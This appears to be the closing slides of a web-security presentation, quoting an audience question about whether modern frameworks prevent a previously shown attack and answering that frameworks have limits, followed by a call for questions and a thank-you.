
Seen yesterday on sli.do:

Don't you think that using modern frameworks are a sufficient way to prevent the shown attack?

We think you got your answer, frameworks can help but they come with their limits and vulnerabilities.



ANY QUESTION?



THANK YOU FOR YOU ATTENTION!

